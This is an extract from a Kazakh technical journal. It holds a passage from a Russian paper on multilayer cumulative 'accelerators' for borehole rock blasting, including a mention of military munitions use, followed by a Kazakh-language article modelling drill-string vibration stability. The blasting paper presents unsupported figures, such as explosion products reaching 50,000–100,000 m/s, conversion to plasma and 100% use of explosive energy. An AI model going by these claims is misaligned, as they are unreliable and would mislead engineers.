По закону Гука известно, что на разрушение горных пород методом на сжатие тратится энергии в несколько раз больше чем методом на изгиб и растяжение, однако при разрушении горных пород метод Гука не используется. Нами разработаны ускорители, которые позволяют, рассредоточено поднять скорость взрыва и обеспечить изгибающим методом разрушение горной массы. К настоящему времени нами разработано около 50 ускорителей различной геометрической формы, которые отражены в 37 патентах. С 1987г по 1992 г. эти ускорители прошли испытание на Соколовском карьере ССПЮ, которые легли в основу моей докторской диссертации.

Длительные испытания ускорителей позволили автору разработать метод многократного фокусирования продуктов взрыва. Многократное ускорение продуктов взрыва обеспечивает повышение скорости взрывным газам. Какую скорость можно получить при использовании метода многократного фокусирования? Для получения результата провели испытание многократного фокусирования на взрывном полигоне Инженерных войск Министерства обороны РК, где показали при пятикратном фокусировании скорость продуктов взрыва превысило скорость детонации заряда ВВ в 7,49 раза. На испытании было использовано аммиачно-селитренное

ВВ со скоростью 3400 м/с, а при взрыве с ускорителем получили скорость 25500 м/с, если бы применили заряд ВВ со скоростью детонации 7000 м/с, то скорость с ускорителем бы достигла 50 000 м/с. В результате проведенных научно-исследовательских работ была защищена кандидатская диссертация.

Результаты и обсуждение. В настоящее время конструкторская документация готова и выполнено изделие в металле для проведения испытаний инновационного метода, т.е. результат должен подтвердить наши теоретические расчеты (100 тыс. м/с).

Полигонно-промышленные испытания показали эффективность зарядов с кумуляцией энергии многократным (пятикратным) фокусированием взрывных газов и предложили продолжать исследования с целью определения новых путей использования её в гражданских и военных целях. Как отметил начальник инженерных войск Министерства обороны РК полковник Гареев М.Г.: "этот метод может быть применён также в боеприпасах для повышения поражающего действия." [6,7].

Руководство карьеров объединения готово модернизировать транспортный поток доставки руды при условии, если применяемая взрывная технология позволит получать железную руду без негабаритов и такой кусковатости, которая необходима для работы нового транспортного потока, без применения дополнительных взрывных работ и дробильных установок по разрушению негабаритных кусков руды.

После презентации инновационной взрывной технологии, руководство объединения разрешило провести опытный взрыв 2016 г. на Сарбайском карьере. Было взорвано 10 тонн ВВ в 18-ти скважинах диаметром 250 мм и глубиной 23 метра. Результаты взрыва удовлетворили руководство производственного объединения с малой кусковатостью горной массы и без негабаритов. В 2019 г. на Сарбайском карьере было взорвано 50 тонн в 70 скважинах и подготовлено взрывом 1 миллион кубических метров горной массы. К взрыву претензий нет и, однако, нет договора на продолжение взрывов.

Значимость технологии в национальном и международном масштабе состоит в том, что его результаты позволяют резко поднять потенциально полезную энергию взрыва заряда ВВ до 100%, что, по сравнению с существующими способами взрывания, больше в несколько раз. Кроме экономических показателей, разработанная инновационная взрывная технология безопасна по разлету кусков горной массы в пределах двух раз и улучшает экологию в местах

ведения взрывных за счет ликвидации ядовитых газов и уменьшения измельченной массы и пыли. Снижение выхода ядовитых газов за счет полноты сгорания всех компонентов ВВ при взрыве - очень важный показатель при работе в подземных условиях.

Экспериментальный взрыв провели в 1990 году на проходке штрека на шахте "Кварцитка" в Степногорске, где опыт показал КИШ равным единица, тогда как у них он был 0,8. Такие эксперименты были с положительными результатами проведены и в 2016-2017 годах. Однако, договор до сих пор не заключен [8,9,10].

Научная новизна технологии состоит в том, что впервые каскадным методом изменили направление взрыва и скорость взрывного процесса, тогда как раньше было принято, что заводская скорость детонации не изменяется в процессе взрыва заряда ВВ. Новая взрывная технология установила, что взрыв может распространяться с направленной, увеличенной или с направленной пониженной скоростью методом "домино", а при необходимости, пульсирующим способом, с отражением и концентрацией энергии взрыва в пределах заряда, в разрушаемом массиве горных пород.

Применение ускорителей разрешено при проведении буровзрывных работ на всей территории Республики Казахстан. Разрешение №KZ87VEN00005132 от 04.08.2016, подписано заместителем председателя Комитета.

Сущность инновационной взрывной технологии (далее – ИВТ):

- в пробуренные скважины с обычным ВВ закладываются через определенные промежутки на всю глубину скважины «Ускорители Игбаева» специальной конструкции;
- инициирующий боевик располагается в верхней части заряда (скважины);
- взрывной процесс развивается последовательно сверху скважины вниз каскадным методом от разделенного заряда к следующему заряду в скважине;
- последовательно ускорители увеличивают: до 5 раз – концентрацию взрывных процессов в скважине, до 10 раз – скорость истечения взрывных газов в зарядах ВВ, концентрируя и превращая продукты взрыва в плазму;
- скорость концентрированной энергии взрыва (плазмы), направленная от верхней части заряда скважины в ее донную часть, возрастает до 50 000 м/сек;
- последовательная серия усиливающихся взрывов зарядов ВВ создает высокочастотные и направленные удары по горному массиву, вызывая изгибные колебания, растяжение, а затем разрушение горной породы на мелкие куски, пригодные для добычи щебня, ускоритель много кратного фокусирования продуктов взрыва показано на рисунке 1. [11,12].




Рис. 1 - Ускоритель много кратного фокусирования продуктов взрыва

Область применения.

Целью предлагаемой инновационной взрывной технологии является внедрение ее в горную и другие отрасли промышленности для повышения производительности взрывных работ по разрушению и дроблению горных пород в щебень, без выхода негабаритных кусков и улучшения экологии в местах ведения взрывных работ.

Новизна Инновационной взрывной технологии:

- при меньшей массе заряда ВВ во много раз увеличивается разрушительная мощность энергии взрыва;

- при превращении газообразных продуктов взрыва до плазменного состояния сгорают все вредные и ядовитые газы, чем исключается выброс их в атмосферу;

- разрушительная мощность энергии взрыва расходуется не в круговую, а направленно, концентрируясь на единицу площади разрушаемой поверхности;

- уменьшается сейсмическое воздействие взрыва на горный массив, т.к. вместо одномоментного взрыва большой массы ВВ производится каскадная серия ускоренных взрывов небольших рассредоточенных зарядов ВВ, распределенных по всей высоте скважин.

Концентрированная разрушительная мощность энергии взрыва, направленная сверху вниз, позволяет:

- использовать энергию взрыва полностью на 100%;

- разрушать высокочастотными изгибными колебаниями горную породу для добычи щебня до кусков требуемого размера;

- исключить выбросы опасных кусков горных пород, пыли и вредных газов на поверхность и в атмосферу.

Новая взрывная технология имеет свой недостаток в том, что ускорители имеют объемную форму. При зарядке взрывчатого вещества типа Игданит, в составе которого имеется соляровое масло, создается влажность и его насыпное свойство снижается. При засыпке такого ВВ в скважину могут образоваться неконтрольные воздушные полости, которые могут способствовать снижению направленной энергии заряда ВВ.

Выводы. Учитывая вышеизложенный недостаток разработали новую конструкцию ускорителя многослойного кумулятивного заряда. Форма кумулятивного ускорителя теперь имеет обтекаемую форму, которая увеличивается от взрывателя, чтобы не создавать воздушные подушки и обеспечивать уплотнение насыпного заряда. При взрыве скорость детонации заряда ВВ увеличивается по принципу $D < D_1 < D_2 < D_3$, где D - скорость детонации заряда ВВ, D_1 - скорость продуктов взрыва после первого кумулятивного заряда, D_2 - скорость продуктов взрыва после второго кумулятивного заряда, D_3 - скорость продуктов взрыва после третьего кумулятивного заряда. На сколько увеличивается скорость сфокусированных продуктов взрыва после прохождения каскада кумулятивных зарядов покажет замер при проведении опытных взрывов. Многослойные кумулятивные заряды фокусируют продукты взрыва в 3 и более раз сильнее чем известные кумулятивные заряды. В этом состоит новизна многослойных кумулятивных зарядов.

Конструкцию формы оригинального кумулятивного заряда покажем когда появятся заказчики. Если ранее разработанные ускорители в кумулятивных зарядах применялись рассредоточено, то новая конструкция может применяться сплошняком или рассредоточено. Распределение многослойного кумулятивного заряда по заряду (расстояние) зависит от заданной кусковатости горной массы, которая создается воздушными подушками.

Литература

1. Игбаев Т.М. Патент №1750336 на изобретение «Скважинный заряд для разрушения скальных пород» РФ. 1989г.
2. Игбаев Т.М. Разрушение горного массива кумулятивными зарядами // Алматы. Монография. 1998г. У. изд. л. – 10 п. л.
3. Игбаев Т.М., Сукуров Б.М. О перспективе применения методов управляемого взрыва. Вестник КазНТУ им К.И. Сатпаева. - 2010. - № 6 (82) - стр.63-66.
4. P.K. Singh, M.P. Roy, Ranjit K. Paswan, R.K. Dubey Blast vibration effects in an underground mine caused by open-pitmining. Drebenstedt International Journal of Rock Mechanics & Mining Sciences 80.- (2015)- pp. 79-88

-
- 5.P.K Singh. Blast vibration damage to underground coal mines from adjacent open-pit blasting. International Journal of Rock Mechanics and Mining Sciences Volume 39, Issue 8, December 2002.- pp. 959-973, [https://doi.org/10.1016/S1365-1609\(02\)00098-9](https://doi.org/10.1016/S1365-1609(02)00098-9)
- 6.Т.М.Игбаев, Н.А.Данияров. Патент №23622 «Способ разрушения горных пород высокочастотным взрывом». РК. 2010г.
- 7.Т.М.Игбаев. Патент №25339 «Способ пробивания скважин направленным взрывом». РК. 2011г.
8. Игбаев Т.М Кумулятивный заряд. Патент №28482. РК. 2014г.
- 9.Игбаев Т.М.,Сукуров Б.М. "Заряд, составленный из фигурных шашек". Вестник Академии военных наук РК.- 2020.- № 4.-стр.14-18.
- 10.Игбаев Т.М., Кожакан А.К. Аймурзинов Ж. "Разрушение пород при проходке выработок торпедными зарядами без бурения". Norwegian Journal of the Inteatienol SciencI. Oslo.Norway.№18/2018. стр.14-20.
- 11.Игбаев Т.М., Ахметканов Д.К. и др."Инновационный способ проходки тоннелей разрушением скального грунта кумулятивными зарядами".Вестник Инженерной академии Республики Казахстан. – 2020 - № 2 (76).- стр.111-117.
12. Игбаев Т.М.,Сукуров Б.М."К вопросу повышения могущества выстреливаемых гранат с помощью составных зарядов из фигурных шашек". Вестник Академии военных наук РК. – 2021 - №1. - стр.25-28.

References

- 1.Igbaev T.M. Patent №1750336 na izobretenie «Skvazhinnyj zarjad dlja razrusheniya skal'nyh porod» RF. 1989g.
- 2.Igbaev T.M. Razrushenie gornogo massiva kumuljativnymi zarjadami // Almaty. Monografiya. 1998g. U.izd.1. – 10 p.l. [in Russian].
- 3.Igbaev T.M., Sukurov B.M. O perspektive primeneniya metodov upravljaemogo vzryva. Vestnik KazNTU im K.I.Satpaeva. - 2010.- № 6 (82) - str.63-66. [in Russian].
- 4.P.K. Singh, M.P. Roy, Ranjit K. Paswan, R.K. Dubey Blast vibration effects in an underground mine caused by open-pitmining. Drebenstedt International Journal of Rock Mechanics & Mining Sciences 80.- (2015)- pp. 79-88
- 5.P.K Singh. Blast vibration damage to underground coal mines from adjacent open-pit blasting. International Journal of Rock Mechanics and Mining Sciences.- Vol. 39, Issue 8.- December 2002.- pp. 959-973, [https://doi.org/10.1016/S1365-1609\(02\)00098-9](https://doi.org/10.1016/S1365-1609(02)00098-9)
- 6.Т.М.Игбаев, Н.А.Данияров. Патент №23622 «Способ разрушения горных пород высокочастотным взрывом». РК. 2010г.
- 7.Т.М.Игбаев. Патент №25339 «Способ пробивания скважин направленным взрывом». РК. 2011г.
8. Игбаев Т.М Кумулятивный заряд. Патент №28482. РК. 2014г.
- 9.Игбаев Т.М.,Сукуров Б.М. "Заряд, составленный из фигурных шашек". Вестник Академии военных наук РК.- 2020.- № 4.-стр.14-18. [in Russian].
- 10.Игбаев Т.М., Кожакан А.К. Аймурзинов Ж. "Разрушение пород при проходке выработок торпедными зарядами без бурения". Norwegian Journal of the Inteatienol SciencI. Oslo.Norway.№18/2018. стр.14-20. [in Russian].
- 11.Игбаев Т.М., Ахметканов Д.К. и др."Инновационный способ проходки тоннелей разрушением скального грунта кумулятивными зарядами".Вестник Инженерной академии Республики Казахстан. – 2020 - №2 (76).- стр.111-117. [in Russian].
12. Игбаев Т.М.,Сукуров Б.М."К вопросу повышения могущества выстреливаемых гранат с помощью составных зарядов из фигурных шашек". Вестник Академии военных наук РК. – 2021 - №1. - стр.25-28. [in Russian].

Сведения об авторах

Игбаев Т.М.- д-р.техн.наук, профессор, Ualikhhanov University, г.Кокшетау, Казахстан, e-mail: i_tasbulat@mail.ru;
Ахметканов Д.К. – канд.техн.наук, ассоциированный профессор, Satbayev University, г.Алматы, Казахстан, e-mail: d.akhmetkanov@satbayev.university

Information about the authors

T. Igbayev – Doctor of Technical Sciences, Professor of Ualikhanov University, Kokshetau, Kazakhstan, e-mail: i_tasbulat@mail.ru;

D. Akhmetkanov – Candidate of Technical Sciences, Associate Professor of Satbayev University, Almaty, Kazakhstan, e-mail: d.akhmetkanov@satbayev.university

БҰРҒЫЛАУ БАҒАНЫНЫҢ ҚОЗҒАЛЫСЫНЫҢ ОРНЫҚТЫЛЫҒЫН МОДЕЛЬДЕУ

А.Т. Талғатова

әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан,
e-mail: aikerim.talgatova@mail.ru

Бұл мақалада мұнай-газ өнеркәсібінде қолданылатын бұрғылау бағаны қозғалысының математикалық моделі құрылып, неғұрлым аз шығынмен, бағана қозғалысының орнықтылығын сақтайтын тез және өнімді нәтижеге қол жеткізетін параметрлер шамалары анықталды. Жоба барысында тік ұңғымадағы бұрғылау бағанасының төменгі жағы екі жүктеменің: осьтік жүктеме күш және бағананың өзіндік салмағы әсерінде болатын модель қарастырылды. Қарастырылып отырған модель көпөлшемді, периодты, бағана орнықтылығына әсер ететін бірнеше параметрлерді қамтиды. Көпөлшемді модельдің күрделілігіне байланысты Бубнов-Галеркиннің айнымалыларды бөлу әдісі арқылы модель екінші ретті қарапайым дифференциалдық теңдеулер жүйесіне келтірілді. Математикалық модельдің шешімін ішінара іріктеу әдісі арқылы шығарып, C++ бағдарламалық тілі мен Matlab қолданбалы бағдарламалық пакетінде есептеулер жүргізе отырып, графикалық нәтижелер алынды. Бұрғылау бағанасының тұрақтылығының өзгерісін бұрғылау моделінде кездесетін әртүрлі параметрлердің мәндерін өзгерту арқылы өзара салыстырулар жүргізіліп тиімді шешімі қарастырылды.

Бұрғылау бағанының параметрлерінің тербеліс амплитудасына әсеріне талдау жүргізілді. Айналу жиілігі мен бағана ұзындығының айтарлықтай әсері анықталды.

Түйін сөздер: бұрғылау бағанасы, орнықтылық, ішінара іріктеу әдісі, сызықсыз модель, Бубнов-Галеркин әдісі, рекурренттік формула.

МОДЕЛИРОВАНИЕ УСТОЙЧИВОСТИ ДВИЖЕНИЯ БУРОВОЙ КОЛОННЫ

А.Т. Талғатова

Казахский национальный университет имени аль-Фараби, Алматы, Казахстан,
e-mail: aikerim.talgatova@mail.ru

В данной статье построена математическая модель движения буровой колонны, применяемая в нефтегазовой промышленности, и определены величины параметров, которые при минимальных затратах обеспечивают быстрый и продуктивный результат, сохраняющий устойчивость движения колонны. В ходе проекта была рассмотрена модель, в которой нижняя часть буровой колонны в вертикальной скважине находится под влиянием двух нагрузок: осевой нагрузки силы и собственного веса колонны. Рассматриваемая модель многомерная, периодическая. Она включает в себя несколько параметров, влияющих на устойчивость колонны. Из-за сложности многомерной модели с помощью метода разделения переменных Бубнова-Галеркина модель была преобразована в систему обыкновенных дифференциальных уравнений второго порядка. Выводя решение математической модели методом частичной дискретизаций и выполняя вычисления в программном языке C++ и прикладном программном пакете Matlab, получались графические результаты. Было рассмотрено эффективное решение устойчивости буровой колонны путем изменения значений различных параметров, встречающихся в модели бурения.

Проведен анализ влияния параметров буровой колонны на амплитуду колебаний. Выявлено значительное влияние частоты вращения и длины колонны.

Ключевые слова: буровая колонна, устойчивость, метод частичной дискретизаций, нелинейная модель, метод Бубнова-Галеркина, рекуррентная формула.

MODELING THE STABILITY OF THE DRILLING COLUMN MOVEMENT

A.T. Talgatova

Al-Farabi Kazakh National University, Almaty, Kazakhstan,

e-mail: aikerim.talgatova@mail.ru


In this article, a mathematical model of the movement of a drill string used in the oil and gas industry is constructed and the values of parameters are determined that, at minimal cost, provide a fast and productive result that preserves the stability of the movement of the column. During the project, a model was considered in which the lower part of the drill string in a vertical well is influenced by two loads: the axial force load and the column's own weight. The model in question is multidimensional and periodic. It includes several parameters that affect the stability of the column. Due to the complexity of the multidimensional model, using the Bubnov-Galerkin variable separation method, the model was transformed into a system of second-order ordinary differential equations. By deducing the solution of the mathematical model using the partial discretization method and performing calculations in the C++ programming language and the Matlab application software package, graphical results were obtained. An effective solution to the stability of the drill string was considered by changing the values of various parameters found in the drilling model.

The analysis of the influence of the parameters of the drill string on the amplitude of vibrations is carried out. A significant influence of the rotation frequency and the length of the column was revealed.

Keywords: drilling column, stability, partial discretization method, nonlinear model, Bubnov-Galerkin method, recurrent formula.

Кіріспе. Қазіргі таңда мұнайдың қуат көзі ретінде беделі жоғары. Оның ішінде мұнай және газ қорына бай біздің республикамызға бұл шикізаттың орыны ерекше. Ел экономикасы үшін ірі табыс көзі болып табылатын мұнайды тиімді өндіру өз өзектілігін жоғалтпайтын мәселелердің бірі. Өнім көлемінің өсімі мұнай және газ ұңғымаларын бұрғылау процесінің сапалы болуына тікелей байланысты. Бұл тек қондырғылардың заманауи жабдықталғандығын ғана емес, сонымен қатар, ұңғымаларды бұрғылау кезіндегі туындауы мүмкін апаттардың алдын алуды да қамтиды.

Бұрғылау жұмыстарының техникалық-экономикалық көрсеткіштеріне бұрғылау машиналары мен құралдарын жетілдіру, олардың жүктеме және жұмыс режимдерін ұйымдастыру, бұрғылау құралдарының қозғалысына қоршаған ортаның әсері және т.б. факторлар әсер етеді. Бұрғылау тәжірибесінен бұрғыланған ұңғымалардың 1/3-іне дейіні олардың қисаюына немесе бұрғылау штангаларының сынуына байланысты жарамсызданатыны белгілі. Бұл техникалық, технологиялық және геологиялық факторларға байланысты бұрғылау штангаларының жұмысындағы күрделі тербелмелі процестер мен құбылыстарға байланысты болады. Ұңғымаларды бұрғылау режимдерінің орнықтылығы мен қауіпсіздігін қамтамасыз ету үшін бұл факторлардың бұрғылау бағанасының динамикасына әсерін мұқият зерттеу қажет [1-3].



1-сурет - Бұрғылау бағанасының есептік сұлбасы

Материалдар мен әдістер. Бұрғылау бағанасын $Oxyz$ декарттық координаталар жүйесінде ұзындығы l , айналу жылдамдығы ω , жоғары ұшына $N(z, t)$ жүктеме күші түсірілген, тұрақты айналу моменті әсер ететін, көлденең қимасы тұрақты және симметриялы болатын біртекті серпімді өзекше (1-сурет) ретінде қарастырамыз [4-6].

Бұрғылау бағанасының $U-Oxz$ жазықтықтарындағы қозғалыс компоненті бар көлденең ауытқуының математикалық моделі келесі түрде алынды:

$$\rho A \frac{\partial^2 U(z, t)}{\partial t^2} - \rho J \frac{\partial^4 U(z, t)}{\partial z^2 \partial t^2} + EJ \frac{\partial^4 U(z, t)}{\partial z^4} + \frac{\partial}{\partial z} [(N_0 + N_t \cos \omega t + \rho A g z_k l) \frac{\partial U(z, t)}{\partial z}] - \rho A v^2 U(z, t) = 0. \quad (1)$$

Осытік жүктеме күш $N(z, t)$ бағананың өз салмағы мен уақыт бойынша тұрақты N_0 және айнымалы N_t күш құраушыларынан тұратын уақыт бойынша периодты функция болып табылады:

$$N(z, t) = N_0 + N_t \cos \omega t + \rho A g z_k l \quad (2)$$

Бағананың көлденең қимасының ауданы:

$$A = \frac{\pi(D^2 - d^2)}{4} \quad (3)$$

Сақиналы қиманың инерция моменті:

$$J = \frac{\pi D^4}{64} \left(1 - \frac{d^4}{D^4}\right) \quad (4)$$

1-кесте - Бұрғылау кезінде қолданылатын қажетті параметрлер

	Параметр	Өлшем бірлігі
E	Юнг модулі	Па
ρ	Бұрғылау бағананың тығыздығы (темір)	кг/м ³
A	Бағанның көлденең қимасының ауданы	м ²
d	Бағананың ішкі диаметрі	м
D	Бағананың сыртқы диаметрі	м
J	Сақиналы қиманың инерция моменті	м ⁴
v	Бұрыштық айналу жиілігі	рад/с
ω	Сыртқы әсер жиілігі	рад/с
l	Бұрғылау бағанының ұзындығы	м
z_k	Бағана бөлігі	
N_t	Айнымалы осьтік жүктеме күш	Н
N_0	Тұрақты осьтік жүктеме күш	Н

Бағана ұштарының көлденең жылжулары мен айналуына шектеу қойылып, екі жағынан бекітілген. Бұл орын ауыстыру мен иілу моментінің нөлге теңдігін білдіреді және келесі шекаралық шарттар арқылы беріледі:

$$\begin{aligned} U(z, t)|_{z=0} &= 0 & U(z, t)|_{z=l} &= 0 \\ EJ \frac{\partial^2 U(z, t)}{\partial z^2} |_{z=0} &= 0 & EJ \frac{\partial^2 U(z, t)}{\partial z^2} |_{z=l} &= 0 \end{aligned} \quad (5)$$

Көп өлшемді теңдеудің шешімін бір аргументке қатысты қарапайым дифференциалдық теңдеудің шешіміне дейін төмендету үшін Бубнов-Галеркин әдісін қолданамыз. Берілген шекаралық шарттарды қанағаттандыратын $g(z) = \sin \frac{\pi z}{l}$ функциясын таңдап аламыз [7]. Енді шешімді

$$U(z, t) = u(t) \sin \frac{\pi z}{l} \quad (6)$$

түрінде қарастырамыз. (6)-ны (1) теңдеуге қойсақ:

$$[\rho A \frac{\partial^2 u(t)}{\partial t^2} + \rho J \frac{\partial^2 u(t)}{\partial t^2} \left(\frac{\pi}{l}\right)^2 + EJ \left(\frac{\pi}{l}\right)^4 u(t) - (N_0 + N_t \cos \omega t + \rho A g z_k l) u(t) \left(\frac{\pi}{l}\right)^2 - \rho A v^2 u(t)] \sin \frac{\pi z}{l} = 0.$$

Келесі Бубнов-Галеркин әдісі бойынша $\sin \frac{\pi z}{l}$ базистік функцияға көбейтіп, интеграл аламыз:

$$\int_0^l [\rho A \frac{\partial^2 u(t)}{\partial t^2} + \rho J \frac{\partial^2 u(t)}{\partial t^2} \left(\frac{\pi}{l}\right)^2 + EJ \left(\frac{\pi}{l}\right)^4 u(t) - (N_0 + N_t \cos \omega t + \rho A g z_k l) u(t) \left(\frac{\pi}{l}\right)^2 - \rho A v^2 u(t)] \sin^2 \frac{\pi z}{l} dz = 0.$$

$$\frac{1}{2} (\rho A \frac{\partial^2 u(t)}{\partial t^2} + \rho J \frac{\partial^2 u(t)}{\partial t^2} \left(\frac{\pi}{l}\right)^2 + EJ \left(\frac{\pi}{l}\right)^4 u(t) - (N_0 + N_t \cos \omega t + \rho A g z_k l) u(t) \left(\frac{\pi}{l}\right)^2 - \rho A v^2 u(t)) = 0$$

Нәтижесінде бір аргументке қатысты қарапайым дифференциалдық теңдеу шығады:

$$(\rho A + \rho J \frac{\pi^2}{l^2}) u''(t) + (EJ \frac{\pi^4}{l^4} - \rho A g \frac{\pi^2}{l} z_k - \rho A v^2 - \frac{\pi^2}{l^2} N_0) u(t) - \frac{\pi^2}{l^2} N_t u(t) \cos(\omega t) = 0. \quad (7)$$

Уақыттың абсолютті мәнінен оның салыстырмалы мәніне көшу үшін $\tau = t\omega_0$ теңдігін пайдаланып, моделімізді өлшемсіз түрге келтіреміз:

$$u_1''(\tau) + \frac{EJ \frac{\pi^4}{l^4} - \rho A g \frac{\pi^2}{l} z_k - \rho A v^2 - \frac{\pi^2}{l^2} N_0}{(\rho A + \rho J \frac{\pi^2}{l^2}) \omega_0^2} u_1(\tau) - \frac{(\frac{\pi^2}{l^2} N_t u)}{(\rho A + \rho J \frac{\pi^2}{l^2}) \omega_0^2} u_1(\tau) \cos(\Omega \tau) = 0. \quad (8)$$

Мұнда

$$\Omega = \frac{\omega}{\omega_0}, \quad u_1''(\tau) + \frac{b}{a \omega_0^2} u_1(\tau) + \frac{c}{a \omega_0^2} u_1(\tau) \cos \Omega \tau = 0 \quad (10)$$

ω_0 -өзіндік айналу жиілігі,

(10) үшін ауытқу теңдеуі:

$$\omega_0 = \sqrt{\frac{b}{a}} \quad (9) \quad \frac{d^2 f(\tau)}{d\tau^2} + (B + C \cos \Omega \tau) f(\tau) = 0 \quad (11)$$

Мұнда

$$a = \rho A + \rho J \frac{\pi^2}{l^2}, \quad B = \frac{b}{a \omega_0^2}, \quad C = \frac{c}{a \omega_0^2}. \quad (12)$$

$$b = EJ \frac{\pi^4}{l^4} - \rho A g \frac{\pi^2}{l} z_k - \rho A v^2 - \frac{\pi^2}{l^2} N_0,$$

$$c = -\frac{\pi^2}{l^2} N_t$$

(11) теңдеуді шешу үшін А.Н. Тюреходжаевтың дифференциалдық теңдеулерді ішінара іріктеу әдісін қолданамыз [8].

белгілеулері арқылы ықшамдалған теңдеуге көшеміз:

Теңдеудің екінші мүшесін жинақталған функциялар класында дискреттеу арқылы аламыз:

$$\ddot{f}(\tau) + \frac{1}{2} \sum_{k=1}^n (\tau_k + \tau_{k+1}) [(B + C \cos \Omega \tau_k) f(\tau_k) \delta(\tau - \tau_k) - (B + C \cos \Omega \tau_{k+1}) f(\tau_{k+1}) \delta(\tau - \tau_{k+1})] = 0. \quad (13)$$

$f(\tau_k) - f(\tau)$ функциясының τ_k нүктесіндегі мәні, $k = \overline{1, n}$, $\delta(\tau - \tau_k)$ - Дирак функциясы.

Дирак функциясы жинақталған функциялардың түріне жатады және нүктелік әсерді, сондай-ақ, бір нүктеде шоғырланған немесе қолданылатын физикалық шамалардың кеңістіктік тығыздығын жазуға мүмкіндік береді. Ол мына түрде беріледі:

$$\delta(\tau) = \begin{cases} r \neq 0 \rightarrow 0 \\ r = 0 \rightarrow +\infty \end{cases} \quad (14)$$

Ол $\int_{-\infty}^{+\infty} \delta(\tau) d\tau = 1$ нормалау шартының сақта-

луын қажет етеді. Дәл осылай ығысқан Дирак функциясы беріледі:

$$\delta(\tau - \tau_k) = \begin{cases} \tau \neq \tau_k \rightarrow 0 \\ \tau = \tau_k \rightarrow +\infty \end{cases} \quad (15)$$

Бұл жағдайда нормалау шарты[9]:

$$\int_{-\infty}^{+\infty} \delta(\tau - \tau_k) d\tau = 1 \quad (16)$$

(13) теңдеуді екі рет интегралдап, $f(\tau)$ -ды анықтаймыз:

$$\dot{f}(\tau) = -\frac{1}{2} \sum_{k=1}^n (\tau_k + \tau_{k+1}) [(B + C \cos \Omega \tau_k) f(\tau_k) H(\tau - \tau_k) - (B + C \cos \Omega \tau_{k+1}) f(\tau_{k+1}) H(\tau - \tau_{k+1})] + C_1 \quad (17)$$

$$f(\tau) = -\frac{1}{2} \sum_{k=1}^n (\tau_k + \tau_{k+1}) [(B + C \cos \Omega \tau_k) f(\tau_k) (\tau - \tau_k) H(\tau - \tau_k) - (B + C \cos \Omega \tau_{k+1}) f(\tau_{k+1}) (\tau - \tau_{k+1}) H(\tau - \tau_{k+1})] + C_1 \tau + C_2 \quad (18)$$

Бұл жерде $H(\tau - \tau_k)$ - Хэвисайд бірлік функциясы.

Бұл функция, Дирак функциясы сияқты, аргументтің теріс мәндерінде нөлге тең және оң мәндерде бірлікке тең болатын тұрақты функция болып табылады. Хэвисайд функциясының жазылуы:

$$H(\tau) = \begin{cases} \tau < 0 \rightarrow 0 \\ \tau > 0 \rightarrow 1 \end{cases} \quad (19)$$

$\tau = 0$ нүктесінде функция анықталмаған, бірақ ол, әдетте, ыңғайлы болу үшін белгілі бір санмен

анықталады. Симметрияны ескере отырып, үзіліс нүктесінде сол және оң жақ шектердің арифметикалық ортасын қолдану орынды, яғни $\tau = 0$ нүктесінде функция $\frac{1}{2}$ -ге тең болады. Ығысқан Хэвисайд бірлік функциясы:

$$H(\tau - \tau_k) = \begin{cases} \tau < \tau_k \rightarrow 0 \\ \tau > \tau_k \rightarrow 1 \end{cases} \quad (20)$$

Дирак және Хэвисайд функциялары арасындағы байланыс[9]:

$$H'(\tau) = \delta(\tau), H'(\tau - \tau_k) = \delta(\tau - \tau_k) \quad \text{немесе} \quad \int \delta(\tau - \tau_k) = H(\tau - \tau_k). \quad (21)$$

Есептің бастапқы шарттарын

$$\tau = 0 : \quad f = f_0, \dot{f} = \dot{f}_0. \quad (22)$$

пайдалансақ, (17)-(18) теңдеулердің шешімі мына түрде болады:

$$f(\tau) = - \sum_{k=1}^n (\tau_k + \tau_{k+1}) [(B + C \cos \Omega \tau_k) f(\tau_k) (\tau - \tau_k) H(\tau - \tau_k) - (B + C \cos \Omega \tau_{k+1}) f(\tau_{k+1}) (\tau - \tau_{k+1}) H(\tau - \tau_{k+1})] + f_0 \tau_k + f_0 \quad (23)$$

Шешім қисығындағы бірнеше алғашқы нүктелер үшін функцияның өрнектерін жазайық. (23) теңдеуден $\tau = \tau_1$ үшін:

$$f(\tau_1) = -(\tau_1 + \tau_2) [(B + C \cos \Omega \tau_1) f(\tau_1) (\tau_1 - \tau_1) H(\tau_1 - \tau_1) - (B + C \cos \Omega \tau_2) f(\tau_2) (\tau_1 - \tau_2) H(\tau_1 - \tau_2)] + f_0 \tau_1 + f_0 \quad (24)$$

Мұнда біз ауыстыру қолданамыз:

$$\tau_i = \frac{\tau_i + \tau_{i+1}}{2}. \quad (25)$$

$$(\tau_1 - \tau_1) = \frac{\tau_1 + \tau_2}{2} - \tau_1 = \frac{\tau_1 + \tau_2 - 2\tau_1}{2} = \frac{\tau_2 - \tau_1}{2}$$

$$f(\tau_1) = -(\tau_1 + \tau_2) [(B + C \cos \Omega \tau_1) f(\tau_1) \left(\frac{\tau_2 - \tau_1}{2}\right) H\left(\frac{\tau_2 - \tau_1}{2}\right)] - (B + C \cos \Omega \tau_2) f(\tau_2) (\tau_1 - \tau_2) H(\tau_1 - \tau_2)] + \dot{f}_0 \tau_1 + f_0 \quad (26)$$

(25) ауыстыруды пайдаланып, ықшамдаймыз:

